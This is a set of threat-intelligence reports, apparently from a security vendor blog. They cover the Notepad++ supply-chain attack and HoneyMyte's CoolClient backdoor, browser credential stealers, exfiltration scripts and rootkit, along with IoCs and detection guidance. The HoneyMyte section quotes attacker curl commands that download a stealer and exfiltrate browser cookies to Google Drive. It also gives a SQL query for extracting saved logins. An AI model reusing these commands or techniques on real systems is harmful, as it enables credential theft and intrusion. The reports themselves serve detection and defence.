  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
  • Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.

Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:

  • BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
  • log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
  • BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).

This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.

Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:

  1. In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
  2. The Beacon configurations are encrypted with the XOR key CRAZY;
  3. Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).

Return of chain #2 and changes in URLs: October 2025

In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.

Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:

  • http://95.179.213[.]0/update/install.exe;
  • http://95.179.213[.]0/update/update.exe;
  • http://95.179.213[.]0/update/AutoUpdater.exe.

We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.

Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:

The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:

  • Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
  • Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
  • Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
  • Use the specific IoCs listed below to identify known malicious domains and files.

Detection by Kaspersky solutions

Kaspersky security solutions, such as Kaspersky Next Endpoint Detection and Response Expert, successfully detect malicious activity in the attacks described above.

Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.

In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.

In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.

To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.

The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:

  1. Indicators of compromise:
    1. malicious URLs used to extract information from the targeted infrastructure;
    2. malicious file names and hashes that were detected in this campaign.
  2. Suspicious activity on the host:
    1. unusual command lines specific to these attacks;
    2. suspicious network activity from Notepad++ processes and an abnormal process tree;
    3. traces of data collection, e.g. single-character file names.

Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.

We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.

For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

Indicators of compromise

URLs used for malicious Notepad++ update deployments
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe

System information upload URLs
http://45.76.155[.]202/list
https://self-dns.it[.]com/list

URLs used by Metasploit downloaders to deploy Cobalt Strike beacons
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start

URLs used by Cobalt Strike Beacons delivered by malicious Notepad++ updaters
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query

URLs used by the Chrysalis backdoor and the Cobalt Strike Beacon payloads associated with it, as previously identified by Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit

URLs related to Cobalt Strike Beacons uploaded to multiscanners, as previously identified by Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1

Malicious updater.exe hashes
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd

Hashes of malicious auxiliary files
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini

Malicious file hashes, as previously identified by Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce

Malicious file paths
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService

  •  

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.

In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.

The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

  •  

The HoneyMyte APT evolves with a kernel-mode rootkit and a ToneShell backdoor

Overview of the attacks

In mid-2025, we identified a malicious driver file on computer systems in Asia. The driver file is signed with an old, stolen, or leaked digital certificate and registers as a mini-filter driver on infected machines. Its end-goal is to inject a backdoor Trojan into the system processes and provide protection for malicious files, user-mode processes, and registry keys.

Our analysis indicates that the final payload injected by the driver is a new sample of the ToneShell backdoor, which connects to the attacker’s servers and provides a reverse shell, along with other capabilities. The ToneShell backdoor is a tool known to be used exclusively by the HoneyMyte (aka Mustang Panda or Bronze President) APT actor and is often used in cyberespionage campaigns targeting government organizations, particularly in Southeast and East Asia.

The command-and-control servers for the ToneShell backdoor used in this campaign were registered in September 2024 via NameCheap services, and we suspect the attacks themselves to have begun in February 2025. We’ve observed through our telemetry that the new ToneShell backdoor is frequently employed in cyberespionage campaigns against government organizations in Southeast and East Asia, with Myanmar and Thailand being the most heavily targeted.

Notably, nearly all affected victims had previously been infected with other HoneyMyte tools, including the ToneDisk USB worm, PlugX, and older variants of ToneShell. Although the initial access vector remains unclear, it’s suspected that the threat actor leveraged previously compromised machines to deploy the malicious driver.

Compromised digital certificate

The driver file is signed with a digital certificate from Guangzhou Kingteller Technology Co., Ltd., with a serial number of 08 01 CC 11 EB 4D 1D 33 1E 3D 54 0C 55 A4 9F 7F. The certificate was valid from August 2012 until 2015.

We found multiple other malicious files signed with the same certificate which didn’t show any connections to the attacks described in this article. Therefore, we believe that other threat actors have been using it to sign their malicious tools as well. The following image shows the details of the certificate.

Technical details of the malicious driver

The filename used for the driver on the victim’s machine is ProjectConfiguration.sys. The registry key created for the driver’s service uses the same name, ProjectConfiguration.

The malicious driver contains two user-mode shellcodes, which are embedded into the .data section of the driver’s binary file. The shellcodes are executed as separate user-mode threads. The rootkit functionality protects both the driver’s own module and the user-mode processes into which the backdoor code is injected, preventing access by any process on the system.

API resolution

To obfuscate the actual behavior of the driver module, the attackers used dynamic resolution of the required API addresses from hash values.

The malicious driver first retrieves the base address of the ntoskrnl.exe and fltmgr.sys by calling ZwQuerySystemInformation with the SystemInformationClass set to SYSTEM_MODULE_INFORMATION. It then iterates through this system information and searches for the desired DLLs by name, noting the ImageBaseAddress of each.

Once the base addresses of the libraries are obtained, the driver uses a simple hashing algorithm to dynamically resolve the required API addresses from ntoskrnl.exe and fltmgr.sys.

The hashing algorithm is shown below. The two variants of the seed value provided in the comment are used in the shellcodes and the final payload of the attack.

Protection of the driver file

